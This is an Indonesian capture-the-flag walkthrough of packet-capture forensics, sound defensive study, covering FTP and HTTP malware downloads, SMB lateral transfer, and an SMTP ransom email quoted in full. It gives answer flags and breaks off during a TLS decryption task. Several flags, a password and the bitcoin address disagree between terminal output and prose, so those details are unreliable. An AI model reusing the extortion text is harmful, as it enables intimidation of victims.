
```

Character encoding: ASCII (0)
USB URB
[Source: 2.7.1]
[Destination: host]
USBPcap pseudoheader length: 28
IRP ID: 0x0cab7694f9200000
IRP USBD_STATUS: USBD_STATUS_SUCCESS (0x00000000)
URB Function: URB_FUNCTION_CONTROL_TRANSFER (0x0008)
▶ IRP information: 0x01, Direction: PDO -> FDO
  URB bus id: 2
  Device address: 7
▶ Endpoint: 0x81, Direction: IN
  URB transfer type: URB_INTERRUPT (0x01)
  Packet Data Length: 8
  [InterfaceClass: Unknown (0xffff)]

```

Field `Device address: 7` teridentifikasi pada struktur USB Request Block (URB).

4. Filter dan Paket USB Keystroke Interrupt:



Filter `usb.transfer_type == 0x01 && usb.src == "2.7.1"` menampilkan aliran paket interrupt transfer dari keyboard.

5. Payload Leftover Capture Data Keystroke:

```

[InterfaceClass: Unknown (0xffff)]
Leftover Capture Data: 0000150000000000

```

Data byte HID scancode `0000150000000000` merepresentasikan sinyal penekanan tombol keyboard yang kemudian didekode.

6. Daftar Aliran Paket Keystroke Lengkap:

Time	Source	Destination	Protocol	Length	Info
57 1.400000	2.7.1	host	USB	35	URB_INTERRUPT in
58 1.425000	2.7.1	host	USB	35	URB_INTERRUPT in
59 1.450000	2.7.1	host	USB	35	URB_INTERRUPT in
60 1.475000	2.7.1	host	USB	35	URB_INTERRUPT in
61 1.500000	2.7.1	host	USB	35	URB_INTERRUPT in
62 1.525000	2.7.1	host	USB	35	URB_INTERRUPT in
63 1.550000	2.7.1	host	USB	35	URB_INTERRUPT in
64 1.575000	2.7.1	host	USB	35	URB_INTERRUPT in
65 1.600000	2.7.1	host	USB	35	URB_INTERRUPT in
66 1.625000	2.7.1	host	USB	35	URB_INTERRUPT in
67 1.650000	2.7.1	host	USB	35	URB_INTERRUPT in
68 1.675000	2.7.1	host	USB	35	URB_INTERRUPT in
69 1.700000	2.7.1	host	USB	35	URB_INTERRUPT in
70 1.725000	2.7.1	host	USB	35	URB_INTERRUPT in
71 1.750000	2.7.1	host	USB	35	URB_INTERRUPT in
72 1.775000	2.7.1	host	USB	35	URB_INTERRUPT in
73 1.800000	2.7.1	host	USB	35	URB_INTERRUPT in
74 1.825000	2.7.1	host	USB	35	URB_INTERRUPT in
75 1.850000	2.7.1	host	USB	35	URB_INTERRUPT in
76 1.875000	2.7.1	host	USB	35	URB_INTERRUPT in
77 1.900000	2.7.1	host	USB	35	URB_INTERRUPT in
78 1.925000	2.7.1	host	USB	35	URB_INTERRUPT in
79 1.950000	2.7.1	host	USB	35	URB_INTERRUPT in
80 1.975000	2.7.1	host	USB	35	URB_INTERRUPT in
81 2.000000	2.7.1	host	USB	35	URB_INTERRUPT in
82 2.025000	2.7.1	host	USB	35	URB_INTERRUPT in
83 2.050000	2.7.1	host	USB	35	URB_INTERRUPT in
84 2.075000	2.7.1	host	USB	35	URB_INTERRUPT in
85 2.100000	2.7.1	host	USB	35	URB_INTERRUPT in

Urutan transmisi interupsi USB yang secara berkesinambungan mengirimkan penekanan tombol pesan rahasia.

Soal 16: Analisis Lalu Lintas Eksfiltrasi Malware via FTP

Deskripsi Masalah

Eiri meletakkan file malware di server. Dari berkas tangkapan paket `wired_ftp_theft.pcap`, dilakukan analisis lalu lintas FTP untuk mengidentifikasi alamat IP server FTP penyerang, banner software FTP yang digunakan, kredensial login penyerang, serta ukuran (*size in bytes*) dari file malware `knights_payload.exe` yang diunduh. Validasi temuan disubmit pada socket server:

```
nc [IP_Group] 3403
```

Langkah Pengerjaan & Analisis

1. Membuka Berkas Pcap di Wireshark:

- Berkas `wired_ftp_theft.pcap` dibuka di Wireshark.
- Filter display `ftp` diterapkan untuk memfilter seluruh lalu lintas *control channel* (TCP port 21).

2. Menganalisis Aliran Sesi FTP via Follow TCP Stream:

- Klik kanan pada salah satu paket FTP lalu pilih **Follow -> TCP Stream**.
- Seluruh percakapan protokol FTP terbaca secara teks polos (*plaintext*):
 - **Banner Server:** Server menyambut koneksi dengan banner `220 Welcome to Wired FTP Server (vsftpd 3.0.5)`.
 - **Autentikasi Pengguna:**

USER knights_agent

PASS N4v1_s3cur3_2026

230 Login successful.
 - **Pengecekan Ukuran File Malware:** Klien mengirimkan perintah `SIZE knights_payload.exe` yang dibalas server dengan `213 524288` (berukuran tepat **524288** byte).
 - **Pengunduhan Berkas:** Klien beralih ke mode pasif (`PASV`) dan mengunduh berkas dengan perintah `RETR knights_payload.exe`.

3. Identifikasi Alamat IP Jaringan:

- **IP Server FTP Penyerang:** `198.51.100.7` (penyedia file malware)
- **IP Klien Pengunduh:** `10.7.3.50`

4. Validasi pada Socket Server: Hubungkan terminal ke server validasi:

```
nc 10.4.89.246 3403
```

Masukkan IP server (`198.51.100.7`), banner (`Wired FTP Server (vsftpd 3.0.5)`), kredensial (`knights_agent:N4v1_s3cur3_2026`), dan ukuran file (`524288`).

Bukti dan Hasil

1. Validasi Socket Server & Flag Soal 16:

```

Format: int
> 524288
^C

[Allianz@Naerizq:~]$ nc 10.4.89.246 3403

===== Soal 16 - Protocol 7: FTP Credential Theft =====
Difficulty: Hard
Note: You can exit anytime by typing 'exit'

What is the IP address of the FTP server used to download the malware?
Format: IP
> 198.51.100.7

What FTP server software banner is returned upon connection?
Format: string
> Wired FTP Server (vsftpd 3.0.5)

What credential did the attacker use to log in to the FTP server?
Format: user:pass
> knights_agent:N4v1_s3cur3_2026

What is the size in bytes of the malware file (knights_payload.exe) requested via FTP?
Format: int
> 524288
Congratulations! Here is your flag: KONJAR26[FTP_Th3ft_n3w132kKdhh48h1Lyj6H6VexU]

[Allianz@Naerizq:~]$
  
```

Socket server memvalidasi seluruh parameter eksfiltrasi FTP dan menerbitkan flag:

KOMJAR26{FTP_Th3ft_new132kNdhh40hiLyj6K6VeXU}

2. Follow TCP Stream Sesi Kontrol FTP:

```
220 Welcome to Wired FTP Server (vsftpd 3.0.5)
USER knights_agent
331 Please specify the password.
PASS N4v1_s3cur3_2026
230 Login successful.
PWD
257 "/" is the current directory
TYPE I
200 Switching to Binary mode.
SIZE knights_payload.exe
213 524288
PASV
227 Entering Passive Mode (198,51,100,7,156,64).
RETR knights_payload.exe
150 Opening BINARY mode data connection for knights_payload.exe (524288 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

Rekonstruksi sesi kontrol FTP menampilkan kredensial login, banner vsftpd 3.0.5, dan alur eksekusi transfer file.

3. Kueri Ukuran File Malware (SIZE Command):

```
200 Switching to Binary mode.
SIZE knights_payload.exe
213 524288
PASV
```

Perintah `SIZE knights_payload.exe` membuktikan ukuran payload malware adalah tepat 524288 byte.

4. Permintaan Pengunduhan Berkas (RETR Command):

86	0.602514	10.7.3.50	198.51.100.7	FTP	46 Request: PASV
87	0.603148	198.51.100.7	10.7.3.50	TCP	40 21 → 54321 [ACK] Seq=183 Ack=89 Win=819
88	0.603148	198.51.100.7	10.7.3.50	FTP	90 Response: 227 Entering Passive Mode (19
89	0.603148	10.7.3.50	198.51.100.7	TCP	40 54321 → 21 [ACK] Seq=89 Ack=233 Win=819
90	0.603461	10.7.3.50	198.51.100.7	FTP	66 Request: RETR knights_payload.exe
91	0.603461	198.51.100.7	10.7.3.50	TCP	40 21 → 54321 [ACK] Seq=233 Ack=115 Win=81
92	0.603461	198.51.100.7	10.7.3.50	FTP	121 Response: 150 Opening BINARY mode data
93	0.603461	10.7.3.50	198.51.100.7	TCP	40 54321 → 21 [ACK] Seq=115 Ack=314 Win=81

Daftar paket membuktikan permintaan unduhan file menuju server FTP `198.51.100.7`.

Soal 17: Investigasi Pengunduhan Malware HTTP Command & Control (C2)

Deskripsi Masalah

Alice membuat halaman web di node miliknya. Eiri memanfaatkan celah keamanan untuk mengunduh payload berbahaya ke sistem Alice. Berkas tangkapan paket `wired_http_c2.pcap` dianalisis untuk mengidentifikasi nama domain (*Host*) tempat malware diunduh, alamat IP server penyerang, nama file executable malware yang diunduh, serta kode status HTTP yang dikembalikan. Validasi temuan disubmit pada socket server:

```
nc [IP_Group] 3404
```

Langkah Pengerjaan & Analisis

1. Membuka Berkas Pcap di Wireshark:

- Berkas `wired_http_c2.pcap` dibuka di Wireshark.
- Filter display `http` diterapkan untuk mengisolasi transaksi Hypertext Transfer Protocol.

2. Menemukan Permintaan Unduhan Payload:

- Pada paket No. 30, terdeteksi request `GET /navi_agent.exe HTTP/1.1` dari IP internal `10.7.1.50` ke IP eksternal `203.0.113.42`.

3. Menganalisis Header dan Payload via Follow HTTP Stream:

- Klik kanan paket No. 30 -> **Follow -> HTTP Stream**.
- **Request:**
 - Request URI: `/navi_agent.exe`
 - Host: `wired-update.net`
 - User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64)`
- **Response:**
 - Status Line: `HTTP/1.1 200 OK (Status code: 200)`
 - Server: `nginx/1.24.0`
 - Content-Disposition: `attachment; filename="navi_agent.exe"`
 - Magic Bytes Binary: Teks header executable Windows `MZ` (*"This program cannot be run in DOS mode."*), membuktikan berkas tersebut adalah executable PE biner.

4. Parameter Temuan:

- **Domain (Host):** `wired-update.net`
- **IP Server Penyerang:** `203.0.113.42`
- **Nama File Malware:** `navi_agent.exe`
- **HTTP Status Code:** `200`


5. Validasi pada Socket Server: Hubungkan terminal ke server validasi:

```
nc 10.4.89.246 3404
```

Masukkan parameter temuan di atas hingga mendapatkan flag.

Bukti dan Hasil


1. Validasi Socket Server & Flag Soal 17:



Socket server memvalidasi keempat informasi pengunduhan malware HTTP C2 dan mengembalikan flag:

KOMJAR26{Navi_C2_D0wnl04d_JbU3w6ZZi3qiRrPbaJ57tZdYQ}

2. Follow HTTP Stream Pengunduhan Malware:



Stream HTTP memperlihatkan host target `wired-update.net`, file `navi_agent.exe`, status respons `200 OK`, dan stub DOS biner executable.

3. Daftar Paket IP dan Permintaan HTTP GET:

30 0.301593	10.7.1.50	203.0.113.42	HTTP	188 GET /navi_agent.exe HTTP/1.1
-------------	-----------	--------------	------	----------------------------------

Paket No. 30 mengonfirmasi bahwa klien `10.7.1.50` mengunduh payload dari IP server penyerang `203.0.113.42`.

Soal 18: Analisis Pergerakan Lateral Malware via Protokol SMB

Deskripsi Masalah

Eiri mengubah taktik penyerangan dengan menanamkan file malware menggunakan protokol file sharing SMB. Berkas tangkapan paket `wired_smb_transfer.pcapng` dianalisis untuk mengidentifikasi nama protokol jaringan yang dieksploitasi, IP pengirim dan penerima, folder tujuan penyimpanan malware pada sistem korban, serta nama file executable malware yang ditransfer. Validasi temuan disubmit pada socket server:

```
nc [IP_Group] 3405
```

Langkah Pengerjaan & Analisis

1. Membuka Berkas Pcap di Wireshark:

- Berkas `wired_smb_transfer.pcapng` dibuka pada Wireshark.
- Filter display `smb2` diterapkan untuk menyaring lalu lintas Server Message Block versi 2.

2. Identifikasi Dialek Protokol dan Perangkat Terlibat:

- Protokol file sharing yang digunakan adalah **SMB2**.
- **Host Pengirim (Attacker Delivering Malware):** `10.7.3.100` (port sumber dinamis 49152).
- **Host Penerima / Korban (Victim Receiving Malware):** `10.7.1.50` (port tujuan standar SMB 445).

3. Menganalisis Tree Connect dan File Creation:

- Pada Frame 14, terjadi negosiasi `Tree Connect Request` menuju shared folder administratif:

```
Tree: \ \ 10.7.1.50 \ ADMIN$
```

Target folder share yang dituju adalah **ADMIN\$**.

- Pada Frame 16 (Paket No. 230), pengirim mengirimkan instruksi `Create Request`:

```
File: System32 \ wired_trojan_payload.exe
```

- Pada Frame 132, file ditutup setelah data biner malware selesai ditulis (`Close Request`).

4. Parameter Temuan:

- **Nama Protokol:** `SMB2`
- **IP Pengirim (Source Host):** `10.7.3.100`
- **IP Penerima (Victim Host):** `10.7.1.50`
- **Folder Tujuan (Target Share):** `ADMIN$`
- **Nama File Executable Malware:** `wired_trojan_payload.exe`


5. Validasi pada Socket Server: Hubungkan terminal ke server validasi:

```
nc 10.4.89.246 3405
```

Masukkan kelima parameter yang diminta hingga flag tercetak.

Bukti dan Hasil

1. Validasi Socket Server & Flag Soal 18:



```
==== Soal 18 - Protocol 7: SMB Lateral Transfer ====
Difficulty: Hard
Note: You can exit anytime by typing 'exit'

What network file sharing protocol was used to transfer the malware to the victim?
Format: string
> SMB2

What is the IP address of the source host delivering the malware?
Format: IP
> 10.7.3.100

What is the IP address of the victim host receiving the malware?
Format: IP
> 10.7.1.50

What target share or directory on the victim was the malware written to?
Format: string
> ADMIN$


What is the filename of the executable malware transferred?
Format: file.exe
> System32\wired_trojan_payload.exe
Wrong answer. Try again.

What is the filename of the executable malware transferred?
Format: file.exe
> wired_trojan_payload.exe
Congratulations! Here is your flag: KOMJAR26{SMB_Tr4nsf3r_4ln6wNXcJUhAwQSUnxwaPIUVa}
```

Socket server memvalidasi data pergerakan lateral SMB dan mengembalikan flag:


KOMJAR26{SMB_Tr4nsf3r_4ln6wNXcJUhAwQSUnxwaPIUVa}

2. Identifikasi Protokol SMB2 dan Create Request:




Wireshark menampilkan protokol SMB2 dengan perintah Create Request pada file System32\wired_trojan_payload.exe .

3. Alamat IP Pengirim dan Penerima:



Paket No. 16 membuktikan paket berasal dari 10.7.3.100 menuju korban 10.7.1.50 .

4. Target Administrative Share ADMIN\$:



Struktur Tree Id membuktikan pengaksesan direktori share \\10.7.1.50\ADMIN\$.

5. Penutupan File Malware (Close Request):

```
40 49152 → 445 [ACK] Seq=1645 Ack=533 Win=8192 Len=0
132 Close Request, File: System32\wired_trojan_payload.exe
40 445 → 49152 [ACK] Seq=533 Ack=1737 Win=8192 Len=0
```

Paket No. 132 mengonfirmasi penyelesaian transfer berkas `wired_trojan_payload.exe`.

Soal 19: Investigasi Email Pemerasan dan Ancaman via Protokol SMTP

Deskripsi Masalah

Eiri meneror jaringan dengan mengirimkan email pemerasan melalui protokol SMTP tanpa enkripsi. Dari berkas tangkapan paket `wired_smtp_threat.pcap`, dilakukan analisis stream TCP terkait untuk mengidentifikasi alamat email korban yang ditargetkan, password korban yang diklaim bocor oleh penyerang, jenis malware yang diinfeksi, batas waktu (dalam hari) yang diberikan untuk pembayaran tebusan, serta `MailClientID` yang tercantum pada pesan. Validasi temuan disubmit pada socket server:

```
nc [IP_Group] 3406
```

Langkah Pengerjaan & Analisis

1. Membuka Berkas Pcap di Wireshark:

- Berkas `wired_smtp_threat.pcap` dibuka di Wireshark.
- Filter display `smtp` diterapkan untuk memfilter lalu lintas pengiriman email pada port 25.

2. Menemukan Paket Email Ancaman:

- Pada Paket No. 86, terdeteksi pertukaran email dari IP pengirim `185.234.72.19` ke server penerima `203.0.113.100` dengan subjek: `URGENT: Your Wired account has been compromised`

3. Membaca Isi Pesan via Follow TCP Stream:

- Klik kanan paket No. 86 -> **Follow -> TCP Stream**.
- Karena transaksi menggunakan SMTP murni tanpa TLS (`STARTTLS`), seluruh isi email terbaca dalam format teks terbuka:
 - Pengirim:** `attacker@darkwired.net`
 - Penerima / Korban:** `victim@protocol7.co.jp`
 - Klaim Password Bocor:** *"I have compromised your system through Protocol 7. I know that: `pr0tocol_7_user` - is your password!"*
 - Jenis Malware:** *"Your computer was infected with my private ransomware."*
 - Batas Waktu Pembayaran:** *"I give you 72 hours (3 days) to get the bitcoins and pay."*
 - Alamat Tebusan Bitcoin:** `bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh`
 - Identifier Pesan:** `MailClientID: 7719980706`

4. Parameter Temuan:

- Alamat Email Korban:** `victim@protocol7.co.jp`
- Password Korban yang Bocor:** `pr0tocol_7_user`
- Jenis Malware:** `ransomware`
- Batas Waktu (Hari):** 3

- MailClientID: 7719980706


5. Validasi pada Socket Server: Hubungkan terminal ke server validasi:

```
nc 10.4.89.246 3406
```

Masukkan kelima jawaban yang diperoleh untuk memperoleh flag.

Bukti dan Hasil

1. Validasi Socket Server & Flag Soal 19:



Socket server memvalidasi data investigasi ancaman email SMTP dan memberikan flag:

KOMJAR26{SMTP_Ext0rt10n_I07HJyoJSzu01eFY8bWibgCIs}

2. Daftar Paket SMTP Pengiriman Email:

85	1.201874	203.0.113.100	185.234.72.19	SMTP	77 S: 354 End data with <CR><LF>.<CR><LF>
86	1.201874	185.234.72.19	203.0.113.100	SMTP/I...	865 from: attacker@darkwired.net, subject: URGENT: Your W
87	1.201874	203.0.113.100	185.234.72.19	SMTP	62 S: 250 2.0.0 Ok: queued
88	1.201874	185.234.72.19	203.0.113.100	SMTP	46 C: QUIT

Tangkapan paket memperlihatkan pengiriman pesan SMTP dari IP penyerang 185.234.72.19 ke mail server 203.0.113.100 .

3. Follow TCP Stream Pesan Email Pemerasan:

```
Wireshark - Follow TCP Stream (tcp.stream eq 6) - soal19_wired_smtp_threat.pcapng

EHLO darkwired.net
250-mail.protocol7.co.jp Hello
MAIL FROM:<attacker@darkwired.net>
250 2.1.0 Ok
RCPT TO:<victim@protocol7.co.jp>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>

From: attacker@darkwired.net
To: victim@protocol7.co.jp
Subject: URGENT: Your Wired account has been compromised
Date: Thu, 10 Sep 2026 09:00:00 +0700
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8

I have compromised your system through Protocol 7.

I know that: protocol_7_user - is your password!

Your computer was infected with my private ransomware.
I have access to all your files, emails, and The Wired accounts.
I recorded everything through your NAVI terminal.

If you do not pay me 2 BTC to the following address:
bc1qxy2kgdygjrsgtzq2n0yrf2493p83kkfjhx0wlh

I give you 72 hours (3 days) to get the bitcoins and pay.
After that, I will release everything to The Wired.

Do not try to contact the Knights. They cannot help you.
Let's all love Lain.

MailClientID: 7719980706
.
```

Rekonstruksi seluruh stream TCP memperlihatkan teks pesan pemerasan secara utuh termasuk alamat email korban, password yang bocor, jenis malware, batas waktu 3 hari, dan MailClientID.

Soal 20: Dekripsi Sesi Terenkripsi TLS Menggunakan Keylog File

Deskripsi Masalah

Untuk rencana pamungkasnya, Eiri menyembunyikan komunikasi malware di balik saluran terenkripsi TLS. Namun Alice telah menyediakan berkas keylog untuk mendekripsi lalu lintas data tersebut. Dari berkas tangkapan paket `wired_tls_decrypt.pcapng` bersama berkas kunci `keylogfile.txt`, dilakukan analisis untuk mengidentifikasi versi protokol TLS yang dinegosiasikan, nama domain (SNI) yang diakses, alamat IP server HTTPS penyerang, User-Agent yang digunakan, serta HTTP request method dan path yang tersembunyi di dalam sesi dekripsi. Validasi temuan disubmit pada socket server:

```
nc [IP_Group] 3407
```

Langkah Pengerjaan & Analisis

1. Konfigurasi Dekripsi TLS pada Wireshark:

- Di Wireshark, buka menu **Edit -> Preferences** (shortcut `Ctrl + Shift + P`).
- Masuk ke tab **Protocols -> TLS**.

- Pada kolom **(Pre)-Master-Secret log filename**, klik tombol **Browse** lalu arahkan ke berkas `keyslogfile.txt`.
- Klik **OK**. Wireshark secara otomatis mencocokkan Client Random pada handshake dengan secret key untuk mendekripsi lapisan TLS.

2. Analisis Handshake TLS:

